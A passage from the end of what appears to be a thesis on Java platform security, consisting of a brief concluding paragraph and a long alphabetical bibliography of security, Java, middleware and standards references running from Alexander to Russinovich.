This chapter presented a condensed on the results of this thesis. These, one the one hand led to the reduction of the security issues in JDK and other JAVA-related software. On the other hand we demonstrated how the presented tools are helpful to integrate security checkpoints within the software development process. Furthermore, possible extension points have been emphasized for future work areas.

Bibliography

Alexander, Ian. "Initial Industrial Experience of Misuse Cases in Trade-Off Analysis." In *Proceedings of IEEE Joint International Requirements Engineering Conference*. IEEE, 2002, 61–68.

Alliet, Brian, and Adam Megacz. "Complete translation of unsafe native code to safe bytecode." In *IVME '04: Proceedings of the 2004 workshop on Interpreters, virtual machines and emulators*. New York, NY, USA: ACM Press, 2004, 32–41.

Ananthaswamy, Anil. "Chips to ease Microsoft's big security nightmare.", online, 2004, cited 2009.05.23. URL `http://209.157.64.200/focus/f-news/1083849/posts`.

Anderson, Ross. "Why cryptosystems fail." *Communications of the ACM* 37, 11: (1994) 32–41, 1994.

Angel, Lillian. "Patch acceptance.", online, 2008, cited 2009.05.23. URL `http://mail.openjdk.java.net/pipermail/distro-pkg-dev/2008-September/003211.html`.

Antonioli, Denis N., and Markus Pilz. "Analysis of the JAVA Class File Format.", online, 1998, cited 2009.05.11. URL `ftp://ftp.ifi.uzh.ch/pub/techreports/TR-98/ifi-98.04.ps.gz`.

Apache Software Foundation. "Xalan-Java project homepage.", online, 2006a, cited 2009.05.11. URL `http://xml.apache.org/xalan-j/index.html`.

———. “XalanJ2.”, online, 2006b, cited 2009.05.11. URL http://issues.apache.org/jira/browse/XALANJ.

———. “Apache XML project.”, online, 2007, cited 2009.05.11. URL http://xml.apache.org.

Appel, and Wang. “JVM TCB: Measurements of the Trusted Computing Base of the JAVA Virtual Machine.” Technical report, Princeton University, 2002.

Austin, Calvin. “J2SE 5.0 in a Nutshell.”, online, 2004, cited 2009.05.23. URL http://java.sun.com/developer/technicalArticles/releases/j2se15/.

Bachfeld, Daniel. “heise online - Unsignierte JAVA-Applets brechen aus Sandbox aus.”, online, 2003, cited 2009.05.25. URL http://www.heise.de/newsticker/data/dab-23.10.03-000/.

BAFIN (Bundesanstalt für Finanzdienstleistungsaufsicht). “Gesetz über das Kreditwesen (Kreditwesengesetz - KWG).”, online, 1998, cited 2009.05.23. URL http://www.bafin.de/gesetze/kwg.htm.

Bannet, Jonathan, Ryan Bergauer, Algis Rudys, and Dan S. Wallach. “Intent Based Security Analysis.” , 2004. URL http://web.archive.org/web/20040222091311/http://www.owlnet.rice.edu/~bergauer/comp527/finalReport.pdf.

BCEL Project. “BCEL manual.”, online, 2006, cited 2009.05.11. URL http://jakarta.apache.org/bcel/manual.html.

BEA Systems. “BEA Tuxedo Glossary.”, online, 1999, cited 2009.05.11. URL http://e-docs.bea.com/wle/wle42/tuxedo/glossary/glossary.htm.

Bell, D., and L. LaPadula. “Secure Computer Systems.” Technical report, Air Force Elec. Syst. Div., 1973.

Beznosov, Konstantin. "Extreme Security Engineering: On Employing XP Practices to Achieve "Good Enough Security" without Defining It." *First ACM Workshop on Business Driven Security Engineering (BizSec)* , 2003.

Biba, K.J. "Integrity Considerations for Secure Computer Systems." Technical report, Mitre Corporation, 1997.

Bishop, Matt. *Computer Security: Art and Science*. Addison-Wesley, 2002.

Bishop, Matt, and Michael Dilger. "Checking for Race Conditions in file Accesses.", online, 1996, cited 2009.05.11. URL `http://seclab.cs.ucdavis.edu/projects/vulnerabilities/scriv/1996-compsys.pdf`.

Blakley, Bob. *CORBA Security*. Addison-Wesley, 1999.

blexim. "Basic Integer Overflows." *Phrack Magazine* 0x3c, 2002. URL `http://www.phrack.org/phrack/60/p60-0x0a.txt`.

Bloch, Joshua. *Effective* JAVA *Programming Language Guide*. Addison-Wesley, 2001.

Boner, Jonas. "AspectWerkz - dynamic AOP for JAVA.", online, 2004, cited 2009.05.11. URL `http://codehaus.org/~jboner/papers/aosd2004_aspectwerkz.pdf`.

Bosch, Jan. *Design and Use of Software Architectures : Adopting and Evolving a Product-Line Approach*. Addison-Wesley, 2000.

Bray, Tim, Jean Paoli, C. M. Sperberg-McQueen, Eve Maler, and Francois Yergeau. *Extensible Markup Language (XML) 1.1 (Fifth Edition)*. W3C, 1.1 (fifth) edition, 2008. URL `http://www.w3c.org/TR/REC-xml`.

Brewer, D. F. C., and M. J. Nash. "The Chinese Wall Security Policy." In *Proc. IEEE Symposium on Security and Privacy*. 1989, 206–214.

Brown, Keith. *A .NET Developer's Guide to Windows Security*. Addison-Wesley, 2005.

Brown, William J., Raphael C. Malveau, Hays W. Skip McCormick 3rd, and Thomas J. Mowbray. *AntiPatterns: Refactoring Software, Architectures, and Projects in Crisis*. John Wiley & Sons, 1998.

Bundesamt für Sicherheit in der Informationstechnik. "BSI-Leitfaden zur Einführung von Intrusion-Detection-Systemen.", online, 2002, cited 2009.05.25. URL `http://www.bsi.bund.de/literat/studien/ids02/index.htm`.

———. "BSI - Studie Penetrationstests.", online, 2003, cited 2009.05.25. URL `http://www.bsi.de/literat/studien/pentest/penetrationstest.pdf`.

Buschmann, Frank. *The Master-Slave pattern*, Addison-Wesley, 1995, 133–142.

Chappell, Dave. "DCE and Objects.", online, 1996, cited 2009.05.11. URL `http://www.opengroup.org/dce/info/dce_objects.htm`.

Chiba, Shigeru. "Javassist: JAVA Bytecode Engineering Made Simple.", online, 2004, cited 2009.05.11. URL `http://java.sys-con.com/node/38672`.

Clark, D. R., and D. R. Wilson. "A Comparison of Commercial and Military Computer Security Policies." *IEEE Symposium on Security and Privacy* 184–194, 1987.

Cockburn, A., A. Baruz, A. Engelund, P.B. Hanes, C. Brown, C.Siska, and D. Olson. "Portland Pattern Repository's Wiki.", online, 2004, cited 2009.05.01. URL `http://c2.com/cgi/wiki?AntiPatterns`.

Codehaus Foundation. "Groovy: An agile dynamic language for the JAVA Platform.", online, 2006, cited 2009.05.01. URL `http://groovy.codehaus.org/User+Guide`.

Coglio, Alessandro. "Improving the Official Specification of JAVA Bytecode Verification." *Concurrency and Computation: Practice and Experience* 15, 2: (2003) 155–179, 2003. URL `http://www.kestrel.edu/home/people/coglio/ccpe03.pdf`.

Coglio, Alessandro, Allen Goldberg, and Zhenyu Qian. "Towards a Provably-Correct Implementation of the JVM Bytecode Verifier." In *Proc. OOPSLA'98 Workshop on Formal Underpinnings of Java*. 1998.

Collberg, Christian, Ginger Myles, and Andrew Huntwork. "Sandmark–A Tool for Software Protection Research." *IEEE Security and Privacy* 1, 4: (2003) 40–49, 2003.

Collins, Fiona, Soren Peter Nielsen, Frederic Dahm, Marc Lüscher, Hidenobu Yamamoto, Brian Denholm, Suresh Kumar, and John Softley. *Lotus Notes and Domino R5.0 Security Infrastructure Revealed*. IBM International Technical Support Organization, 1999.

Cooper, D., S. Santesson, S. Farrell, S. Boeyen, R. Housley, and W. Polk. "Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile." RFC 5280 (Proposed Standard), 2008. URL `http://www.ietf.org/rfc/rfc5280.txt`.

Coward, Danny, and Yutaka Yoshida. JAVA *Servlet Specification Version 2.4*. Sun Microsystems, version 2.4 edition, 2003.

Curdt, Torsten. "Apache Commons, don't reinvent the wheel." In *ApacheCon USA 2008*. 2008. URL `http://www.slideshare.net/tcurdt/apache-commons-dont-reinvent-the-wheel-presentation`.

Dahm, Markus. "Byte Code Engineering with the BCEL API." Technical report, Freie Universitaet Berlin, Institut f. Informatik, 2001. URL http://citeseer.ist.psu.edu/dahm01byte.html.

Damiani, E., S. De Capitani di Vimercati, S. Paraboschi, and P. Samarati. "Securing SOAP E-Services." *International Journal of Information Security (IJIS)* 1, 2: (2002) 100–115, 2002.

Dawes, Rogan. "WebScarab - a Web Application Review tool for JAVA.", online, 2004, cited 2009.05.11. URL http://dawes.za.net/rogan/webscarab/.

DeMichiel, Linda G., L. Ümit Yalcinalp, and Sanjeev Krishnan. *Enterprise JavaBeans Speci□cation, Version 2.0.* Sun Microsystems, version 2.0 edition, 2001.

Denning, Dorothy E. "A new paradigm for trusted systems." In *Proceedings on the 1992-1993 workshop on New security paradigms*. ACM Press, 1993, 36–41.

Denning, Peter J. "The Profession of IT: Great Principles of Computing." *Communications of the ACM* 46[11]: (2003) 15–20, 2003.

Department of Defense (United States). *Trusted Computer Systems Evaluation Criteria. DoD 5200.28STD.* Department of Defense (United States), 1985. URL http://nsi.org/Library/Compsec/orangebo.txt.

———. "Dictionary of Military Terms.", online, 2008, cited 2009.05.25. URL http://www.dtic.mil/doctrine/jel/doddict/data/s/6926.html.

Department of Trade and Industry (United Kingdom). *Information Technology Security Evaluation Criteria - Harmonized Criteria of France, Germany, the Netherlands, and the United Kingdom*, 1991. URL http://www.bsi.de/zertifiz/itkrit/itsec-en.pdf.

Dewar, Robert. "Ada Past, Present, and Future.", online, 2004, cited 2009.05.25. URL `http://www.adacore.com/home/ada_answers/lectures/`.

Dierks, T., and E. Rescorla. "The Transport Layer Security (TLS) Protocol Version 1.1." RFC 4346 (Proposed Standard), 2006. URL `http://www.ietf.org/rfc/rfc4346.txt`. Obsoleted by RFC 5246, updated by RFCs 4366, 4680, 4681.

———. "The Transport Layer Security (TLS) Protocol Version 1.2." RFC 5246 (Proposed Standard), 2008. URL `http://www.ietf.org/rfc/rfc5246.txt`.

Dowd, Mark, John McDonald, and Justin Schuh. *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Addison-Wesley, 2006.

Dunbar, Bret. "A detailed look at Steganographic Techniques and their use in an Open-Systems Environment.", online, 2002, cited 2009.05.25. URL `http://www.sans.org/reading_room/whitepapers/covert/677.php`.

Durbin, Dave, Rob Macgregor, John Owlett, and Andrew Yeomans. JAVA *Network Security*. IBM International Technical Support Organization, 1997.

Eastlake 3rd, D., and T. Hansen. "US Secure Hash Algorithms (SHA and HMAC-SHA)." RFC 4634 (Informational), 2006. URL `http://www.ietf.org/rfc/rfc4634.txt`.

Engel, Joshua. *Programming for the* JAVA *Virtual Machine*. Addison-Wesley, 1999.

Erbschloe, Michael. *Trojans, Worms, and Spyware : A Computer Security Professional's Guide to Malicious Code*. Elsevier Butterworth-Heinemann, 2004.

Evans, David, and David Larochelle. "Improving Security Using Extensible Lightweight Static Analysis." *IEEE Software* 42–51, 2002. URL http://www.cs.virginia.edu/~evans/pubs/ieeesoftware.pdf.

Fielding, R., J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. "Hypertext Transfer Protocol – HTTP/1.1." RFC 2616 (Draft Standard), 1999. URL http://www.ietf.org/rfc/rfc2616.txt. Updated by RFC 2817.

Filman, R. "Achieving Ilities." In *Workshop on Compositional Software Architectures*. Monterey, California, USA, 1998. URL http://www.objs.com/workshops/ws9801/papers/paper046.doc.

First Person Incorporated. *OAK Language Speci□cation*, 1994. URL https://duke.dev.java.net/green/OakSpec0.2.ps.

Fleury, Marc, and Francisco Reverbel. "The JBoss Extensible Server." In *Middleware 2003 — ACM/IFIP/USENIX International Middleware Conference*, edited by Markus Endler, and Douglas Schmidt. Springer-Verlag, 2003, volume 2672 of *LNCS*, 344–373. URL citeseer.ist.psu.edu/697000.html.

Fonseca, Carlos. "Extend JAAS for class instance-level authorization.", online, 2002, cited 2009.05.25. URL http://www-128.ibm.com/developerworks/java/library/j-jaas/.

Fowler, M. *Refactoring: Improving the Design of Existing Code*. Addison-Wesley, 1999.

Fox, Daniel L. "Make managed code work with .NET□s CAS.", online, 2003, cited 2009.05.25. URL http://articles.techrepublic.com.com/5100-10878_11-1058828.html.

Free Software Foundation. "Sun begins releasing Java under the GPL.", online, 2006, cited 2009.05.09. URL http://www.fsf.org/news/fsf-welcomes-gpl-java.html.

Gamma, Erich, Richard Helm, and Ralph Johnson. *Design Patterns. Elements of Reusable Object-Oriented Software*. Addison-Wesley, 1995.

Garrett, Jesse James. "Ajax: A New Approach to Web Applications.", online, 2005, cited 2009.05.25. URL `http://adaptivepath.com/ideas/essays/archives/000385.php`.

Gennadiy Shvets. "Intel 8086 microprocessor architecture.", online, 2003a, cited 2009.05.25. URL `http://www.cpu-world.com/Arch/8086.html`.

———. "MOS Technology 6502/650x/651x architecture.", online, 2003b, cited 2009.05.25. URL `http://www.cpu-world.com/Arch/650x.html`.

Gollmann, Dieter. *Computer Security*. John Wiley & Sons, 1999.

Gong, Li. *Inside* JAVA *2 Platform Security*. Addison-Wesley, 1999.

———. "JAVA ™2 Platform Security Architecture.", online, 2002, cited 2009.05.25. URL `http://java.sun.com/j2se/1.5.0/docs/guide/security/spec/security-spec.doc.html`.

Gordon, Rob. *Essential JNI:* JAVA *Native Interface*. Prentice-Hall, 1998.

Gosling, James. "Peter Deutsch: The Eight Fallacies of Distributed Computing.", online, 2004, cited 2009.05.25. URL `http://java.sun.com/people/jag/Fallacies.html`.

Govindavajhala, Sudhakar, and Andrew Appel. "Using Memory Errors to Attack a Virtual Machine." In *IEEE Symposium on Security and Privacy, 2003 ("Oakland Security Conference")*. 2003. URL `http://www.cs.princeton.edu/~sudhakar/papers/memerr.ps`.

Grindstaff, Chris. "FindBugs, Part 1: Improve the quality of your code.", online, 2004a, cited 2009.05.11. URL `http://www.ibm.com/developerworks/java/library/j-findbug1/`.

———. "FindBugs, Part 2: Writing custom detectors.", online, 2004b, cited 2009.05.11. URL http://www.ibm.com/developerworks/java/library/j-findbug2/.

Haase, Enver. *JustICE, A Free Class File Verifier for* JAVA. Master's thesis, Freie Universitaet Berlin, Institut fuer Informatik, Takusstrasse 9, D-14195 Berlin, Germany, 2001. URL http://bcel.sourceforge.net/justice/JustIce.ps.gz.

Harrison, Ann. "Cyberassaults hit Buy.com, eBay, CNN and Amazon.", online, 2000, cited 2009.05.11. URL http://www.computerworld.com/news/2000/story/0,11280,43010,00.html.

Harrison, Michael A., Walter L. Ruzzo, and Jeffrey D. Ullman. "Protection in Operating Systems." *Communications of the ACM* 19, 8: (1976) 461–471, 1976. URL http://doi.acm.org/10.1145/360303.360333.

Hartman, Bret, Donald Finn, and Konstantin Beznezov. *Enterprise Security with EJB and CORBA*. John Wiley & Sons, 2001.

Haworth, Peter. "Writing Secure Perl Programs." In *O'Reilly Open Source Convention*. 2002. URL http://conferences.oreillynet.com/presentations/os2002/haworth_peter.tgz.

Hawtin, Tom. "Tom Hawtin's WebLog.", online, 2007, cited 2009.05.11. URL http://jroller.com/page/tackline/.

Heasman, Paul. "A blog about vulnerability discovery by John Heasman.", online, 2008, cited 2009.05.25. URL http://heasman.blogspot.com/.

Heineman, Kevin. "Application Vulnerability Description Language." Technical report, 2004. URL http://www.oasis-open.org/committees/documents.php?wg_abbrev=avdl.

Heise Verlag. "Heise Security.", online, 2006, cited 2009.05.25. URL http://www.heisec.de.

Henning, Michi. "Binding, Migration, and Scalability in CORBA.", online, 1999, cited 2009.05.11. URL http://www.triodia.com/staff/michi/cacm.pdf.

Hernan, Shawn, Scott Lambert, Tomasz Ostwald, and Adam Shostack. "Uncover Security Design Flaws Using The STRIDE Approach." *MSDN magazine* , 2006. URL http://msdn.microsoft.com/en-us/magazine/cc163519.aspx.

Hirsch, Michael. "Making RUP agile." In *OOPSLA '02: OOPSLA 2002 Practitioners Reports*. New York, NY, USA: ACM Press, 2002, 1–ff.

Hoffman, Billy, and Bryan Sullivan. *Ajax Security*. Addison-Wesley, 2007.

Hoglund, Greg, and Jamie Butler. *Rootkits: Subverting the Windows Kernel*. Addison-Wesley, 2005.

Hoo, KS, AW Sudbury, and AR Jaquith. "Tangible ROI through Secure Software Engineering." *Secure Business Quarterly: Defining the Value of Strategic Security* VOLUME ONE, 2, 2001. URL http://sbq.com/sbq/rosi/sbq_rosi_software_engineering.pdf.

Horstmann, Cay S., and Gary Cornell. *Core* JAVA *2: Volume I, Fundamentals, Sixth Edition*. Pearson Education, 2002.

Hovemeyer, David, and William Pugh. "Finding Bugs is Easy." In *OOPSLA*. 2004. URL http://findbugs.sourceforge.net/docs/oopsla2004.pdf.

Howard, Michael. "Attack Surface - Mitigate Security Risks by Minimizing the Code You Expose to Untrusted Users." *MSDN Magazine* , 2004. URL http://msdn.microsoft.com/msdnmag/issues/04/11/AttackSurface/default.aspx.

Howard, Michael, and David E. Leblanc. *Writing Secure Code*. Microsoft Press, 2002.

Howard, Michael, and Steve Lipner. *The Security Development Lifecycle*. Microsoft Press, 2006.

hsqldb Development Group. "hsqldb - Website.", online, 2005, cited 2009.05.11. URL `http://www.hsqldb.org/`.

Huang, James Jianbo. "Jamaica: The Java Virtual Machine (JVM) Macro Assembler.", online, 2004, cited 2009.05.11. URL `http://www.judoscript.org/articles/jamaica.html`.

IBM Corporation. "Cloudscape product website.", online, 2006a, cited 2009.05.25. URL `http://www-306.ibm.com/software/data/cloudscape/`.

———. "Java™ Cryptography Extension (JCE) API Specification & Reference.", online, 2006b, cited 2009.05.25. URL `http://www-128.ibm.com/developerworks/java/jdk/security/142/secguides/jceDocs/api_users_guide.html#SealedObject`.

IBM developerworks. "Search performed on the term: Bug Pattern.", online, 2004. URL `http://www.ibm.com/developerworks/views/java/libraryview.jsp?search_by=bug+pattern&Submit.x=50&Submit.y=12&url=%2Fdeveloperworks%2Fviews%2Fjava%2Flibrary.jsp`.

ISO. "Banking – Security and other financial services – Framework for security in financial systems." Technical Report 17944, ISO, 2002.

JBoss Group. "JBoss Bootcamp.", 2003.

———. "JBAS-1363: JACC DelegatingPolicy will not work with a SecurityManager installed.", online, 2005a, cited 2009.05.11. URL `https://jira.jboss.org/jira/browse/JBAS-1363`.

———. "JBAS-1522: HttpNamingContextFactory fails due to system property read when under a security manager .", online, 2005b, cited 2009.05.11. URL `https://jira.jboss.org/jira/browse/JBAS-1522`.

jcoverage ltd. "jcoverage Website.", online, 2005, cited 2009.05.01. URL `http://www.jcoverage.com/`.

JCP: JAVA Community Process. "JSR 72: JAVA GSS API.", online, 2002, cited 2009.05.11. URL `http://jcp.org/en/jsr/detail?id=72`.

Johnson, Russell D. "Definition of Fuzzing.", online, 2003, cited 2009.05.11. URL `http://archives.neohapsis.com/archives/apps/spike/2003-q2/0040.html`.

Jones, T. Capers. *Applied Software Measurement*. McGraw-Hill, 1996.

JUnit Project. "JUnit Website.", online, 2005, cited 2009.05.01. URL `http://www.junit.org/`.

Jürjens, Jan. "Using UMLsec and goal trees for secure systems development." In *SAC '02: Proceedings of the 2002 ACM symposium on Applied computing*. ACM Press, 2002, 1026–1030.

Jython Project. "Jython Home Page.", online, 2005. URL `http://www.jython.org/`.

Keller, R., and U. Hölzle. "Binary Component Adaption." In *European Conference on Object-Oriented Programming*. 1998.

Kis, Miroslav. "Information Security Antipatterns in Software Requirements." In *Plop 2002*. 2002. URL `http://jerry.cs.uiuc.edu/~plop/plop2002/final/mkis_plop_2002.pdf`.

Kozen, Dexter. "Language-Based Security." In *Mathematical Foundations of Computer Science*. 1999, 284–298. URL `http://citeseer.nj.nec.com/kozen99languagebased.html`.

Koziol, Jack, David Litchfield, Dave Aitel, Chris Anley, Sinan Eren, Neel Mehta, and Riley Hassell. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. John Wiley & Sons, 2004.

Krawczyk, H., M. Bellare, and R. Canetti. "HMAC: Keyed-Hashing for Message Authentication." RFC 2104 (Informational), 1997. URL `http://www.ietf.org/rfc/rfc2104.txt`.

Kumar, Pankaj. *J2EE Security for Servlets, EJBs, and Web Services* . Prentice-Hall, 2003.

KVM Project. "Kernel Based Virtual Machine website.", online, 2009, cited 2009.05.02. URL `http://www.linux-kvm.org/page/Main_Page`.

Laddad, Ramnivas. *AspectJ in Action: Practical Aspect-Oriented Programming*. Manning Publications Company, 2003.

Lampson, Butler W. "A Note on the Confinement Problem." *Communications of the ACM* 16, 10: (1973a) 613–615, 1973a. URL `http://www.cs.purdue.edu/homes/jv/smc/pubs/Lampson-CACM73.pdf`.

———. "A Note on the Confinement Problem.", 1973b. URL `http://research.microsoft.com/~lampson/11-Confinement/WebPage.html`.

Landauer, Tom Gallagher; Bryan Jeffries; Lawrence. *Hunting Security Bugs*. Microsoft Press, 2006.

Landwehr, Carl E., Alan R. Bull, John P. McDermott, and William S. Choi. "A Taxonomy of Computer Program Security Flaws." *ACM Comput. Surv*. 211–254, 1994. URL `http://chacs.nrl.navy.mil/publications/CHACS/1994/1994landwehr-acmcs.pdf`.

Lindholm, T., and F. Yellin. *The* JAVA *Virtual Machine Specification*. Addison-Wesley, 1997.

Linn, J. "Generic Security Service Application Program Interface Version 2, Update 1." RFC 2743 (Proposed Standard), 2000. URL `http://www.ietf.org/rfc/rfc2743.txt`.

Lions, J.L. "ARIANE 5, Flight 501 Failure." Technical report, Ariane 5 Inquiry Board, 1996. URL `http://sspg1.bnsc.rl.ac.uk/Share/ISTP/ariane5r.htm`.

Lipner, Steve, and Michael Howard. "The Trustworthy Computing Security Development Lifecycle." *MSDN* , 2005. URL `http://msdn.microsoft.com/library/en-us/dnsecure/html/sdl.asp`.

Lockhard, H.W. *OSF DCE, Guide to Developing Distributed Applications*. McGraw-Hill, 1994.

Lodderstedt, Torsten, David A. Basin, and Juergen Doser. "SecureUML: A UML-Based Modeling Language for Model-Driven Security." In *UML '02: Proceedings of the 5th International Conference on The Unified Modeling Language*. London, UK: Springer-Verlag, 2002, 426–441.

Long, John. "Software Reuse Antipatterns." *Software Engineering Notes* 26: (2001) 68–76, 2001.

LSD, The last Stage of Delirium. "JAVA and JAVA Virtual Machine Vulnerabilities and their Exploitation Techniques." In *Asia Black Hat Briefings 2002, Singapore*. 2002. URL `http://www.lsd-pl.net/documents/javasecurity-1.0.0.pdf`.

Lu, W.-P., and M.K. Sundareshan. "A Model for Multilevel Security in Computer Networks." *IEEE Transactions on Software Engineering* 16, 6: (1990) 647–659, 1990.

Manoel, Edson, Desmond Krishna, Randy R. Watson, and Creighton Hicks. *End-to-end Automation with IBM Tivoli System Automation for*

Multiplatforms. IBM Corporation, 2005. URL http://www.redbooks.ibm.com/redbooks/pdfs/sg247117.pdf.

McCabe, Thomas J., and Arthur H. Watson. "Software Complexity." *Crosstalk* , 1994. URL http://www.stsc.hill.af.mil/crosstalk/1994/12/xt94d12b.asp.

McGraw, Gary. "Software Security." *IEEE Security & Privacy* , 2004. URL http://www.cigital.com/whitepapers/reqwp.php?dl=security.

———. *Software Security- Building Security In*. Addison-Wesley, 2006.

McGraw, Gary, and Ed Felten. "Twelve rules for developing more secure JAVA code.", online, 1998, cited 2009.05.11. URL http://www.javaworld.com/javaworld/jw-12-1998/jw-12-securityrules.html.

McGraw, Gary, and John Viega. "Why COTS software increases security risks." In *Proceedings of the First International Workshop on Testing Distributed ComponentBased Systems*. 1999. URL http://citeseer.ist.psu.edu/mcgraw99why.html.

Meijer, Erik, and John Gough. "A technical overview of the Common Language Infrastructure." Technical report, Microsoft Research, 2001. URL http://research.microsoft.com/~emeijer/Papers/CLR.pdf.

Meijer, Erik, and Clemens Szyperski. "What's In A Name: .NET as a Component Framework." In *First OOPSLA Workshop on Language Mechanisms for Programming Software Components*. 2001. URL http://www.research.microsoft.com/~emeijer/Papers/Components.pdf.

Messier, Matt, and John Viega. *Secure Programming Cookbook for C and C++*. O'Reilly, 2003.

Meyer, Bertrand. *Object-Oriented Software Construction*. Prentice-Hall, 2000.

Meyer, Jon, and Troy Downing. JAVA *virtual machine*. O'Reilly, 1997.

Microsoft Corporation. "Microsoft .NET.", online, 2001, cited 2009.05.11. URL `http://www.microsoft.com/net`.

———. "COM: Component Object Model Technologies.", online, 2006, cited 2009.05.11. URL `http://www.microsoft.com/com/default.mspx`.

Mitre Corporation. "CVE-2003-0845.", online, 2003, cited 2009.05.11. URL `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0845`.

———. "CVE-2004-2450.", online, 2004, cited 2009.05.11. URL `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2450`.

———. "Common Vulnerabilities and Exposures.", online, 2007a, cited 2009.05.11. URL `http://cve.mitre.org/`.

———. "CVE-2007-4575.", online, 2007b, cited 2009.05.11. URL `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-4575`.

———. "CWE-250: Execution with Unnecessary Privileges.", online, 2008, cited 2009.05.11. URL `http://cwe.mitre.org/data/definitions/250.html`.

———. "Common Weaknesses Enumeration.", online, 2009a, cited 2009.05.01. URL `http://www.cwe.org`.

———. "CVE-2009-0794.", online, 2009b, cited 2009.05.11. URL `http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0794`.

Moore, H.D. "Metasploitation." In *CanSecWest Security Conference 2008; Vancouver, CA*. 2006. URL `http://www.cansecwest.com/slides06/csw06-moore.pdf`.

National Institute of Standards and Technology (NIST). "FIPS 197, Advanced Encryption Standard (AES)." *Federal Information Processing Standards Publication* , 197, 2001. URL http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf.

Neuman, C., T. Yu, S. Hartman, and K. Raeburn. "The Kerberos Network Authentication Service (V5)." RFC 4120 (Proposed Standard), 2005. URL http://www.ietf.org/rfc/rfc4120.txt. Updated by RFCs 4537, 5021.

Neward, Ted. "java.security.Policy, When "java.policy" Just Isn't Good Enough.", online, 2001. URL http://www.tedneward.com/files/Papers/JavaPolicy/JavaPolicy.pdf.

Nisewanger, Jeff. "Secure Coding Guidelines,Continued: Preventing Attacks and Avoiding Antipatterns." In *JavaOne 2007*. 2007. URL http://developers.sun.com/learning/javaoneonline/2007/pdf/TS-2594.pdf.

Nochta, Z., G. Augustin, M. Becker, M. Friedmann, and S. Abeck. "Sicherheitskonzept für eine durch Kunden steuerbare Dienstmanagement-Architektur." In *Kommunikation in Verteilten Systemen*. 2001, 103–113.

Nolan, Godfrey. *Decompiling* JAVA. APress, 2004.

NSFocus Corporation. "Security System Model.", online, 2005. URL http://www.nsfocus.com/english/homepage/solutions/system.htm.

Oaks, Scott. JAVA *Security*. O'Reilly, 2002.

Object Management Group. "CORBA/IIOP 2.3.1 Specification, formal/99-10-07.", 1999. URL http://omg.org/cgi-bin/doc?formal/99-10-07.

———. *The Common Object Request Broker: Architecture and Speci□cation*. OMG, Object Management Group, 2.5 edition, 2001a.

———. *OMG Uni□ed Modelling Speci□cation*. OMG, Object Management Group, version 1.4 edition, 2001b.

———. "CORBA Component Model, v3.0." Technical report, 2002. URL `http://www.omg.org/cgi-bin/doc?formal/02-06-65`.

———. *OMG Uni□ed Modelling Speci□cation (ISO/IEC 19501)*. OMG, Object Management Group, version 1.4.2 edition, 2005. URL `http://www.omg.org/cgi-bin/apps/doc?formal/05-04-01.pdf`.

———. "CORBA BASICS.", 2007. URL `http://www.omg.org/gettingstarted/corbafaq.htm#WhatIsIt`.

Oehlert, Peter. "Violating Assumptions with Fuzzing." *IEEE Security and Privacy* 03, 2: (2005) 58–62, 2005.

Oertli, Thomas. "Secure Programming in PHP.", online, 2002. URL `http://www.cgisecurity.com/lib/php-secure-coding.html`.

Opdyke, William F. *Refactoring Object-Oriented Frameworks*. Ph.D. thesis, Urbana-Champaign, IL, USA, 1992. URL `citeseer.ist.psu.edu/opdyke92refactoring.html`.

Open Group. *The Single UNIX Speci□cation, Version 3, IEEE Std 1003.1-2001*, 2004. URL `http://www.unix.org/single_unix_specification/`.

Open Web Application Security Project. "OWASP Top Ten Project.", online, 2006. URL `http://www.owasp.org/index.php/OWASP_Top_Ten_Project`.

OpenJDK project. "changeset in /hg/icedtea6: 2009-02-11.", online, 2009, cited 2009.05.13. URL `http://mail.openjdk.java.net/pipermail/distro-pkg-dev/2009-February/004729.html`.

OpenSSL Project. “OpenSSL website.”, online, 2007, cited 2009.05.25. URL http://www.openssl.org/.

Pallos, Michael S. “Attack Trees: It’s a jungle out there - seeing your systems through a hacker’s eye.” *Websphere Journal* 03, 02, 2003. URL http://www.sys-con.com/WebSphere/articleprint.cfm?id=465.

Paul, Nathanael, and David Evans. “.NET Security: Lessons Learned and Missed from JAVA.” In *ACSAC 2004 Proceedings*. 2004. URL http://www.acsac.org/2004/papers/47.pdf.

Pelegri-Llopart, Eduardo. *JavaServer Pages Specification Version 1.2*. Sun Microsystems, version 1.2 edition, 2001.

Perks, Col, and Tony Beveridge. *Guide to Enterprise IT Architecture*. Springer, 2003.

Petitcolas, Fabien A. P. “English Translation of Kerckhoffs’ principles.”, online, 2006. URL http://www.petitcolas.net/fabien/kerckhoffs/#english.

Pfleeger, C., and S. Lawrence Pfleeger. *Security in Computing (3rd edition)*. Prentice-Hall, 2002.

Pohlmann, Markus, and Marc Schönefeld. “An Evolutionary Integration Approach using Dynamic CORBA in a typical banking environment.” In *Proc. Conference of Software Maintenance and Reengineering*. 2002.

Provos, Niels. “Improving Host Security with System Call Policies.” In *Proceedings of the 12th Usenix Security Symposium*. 2003. URL http://www.citi.umich.edu/u/provos/papers/systrace.pdf.

Puder, Arno, and Kay Römer. *Middleware für verteilte Systeme*. dpunkt-Verlag, 2001.

Putman, Janis. *Architecting with RM-ODP*. Prentice-Hall, 2001.

Ranum, Marcus. "The Six Dumbest Ideas in Computer Security.", online, 2005. URL http://www.ranum.com/security/computer_security/index.html.

Ravichandran, T., and Marcus A. Rothenberger. "Software reuse strategies and component markets." *Commun. ACM* 46, 8: (2003) 109–114, 2003. URL http://doi.acm.org/10.1145/859670.859678.

Reinke, Lynn Price. "JOHN CHAMBERS ..., The Nineties□ Cisco Kid.", 1998. URL http://www.ia.wvu.edu/~magazine/winter98/CiscoKid.html.

Rescorla, E. "HTTP Over TLS." RFC 2818 (Informational), 2000. URL http://www.ietf.org/rfc/rfc2818.txt.

Russell, Ryan, Ido Dubrawsky, FX, Joe Grand, and Tim Mullen. *Stealing the Network: How to Own the Box*. Syngress, 2003.

Russinovich, Mark. "Process Explorer for Windows.", online, 2006, cited 2009.05.25. URL http://www.microsoft.com/technet/sysinternals/ProcessesAndThreads/ProcessExplorer.mspx.

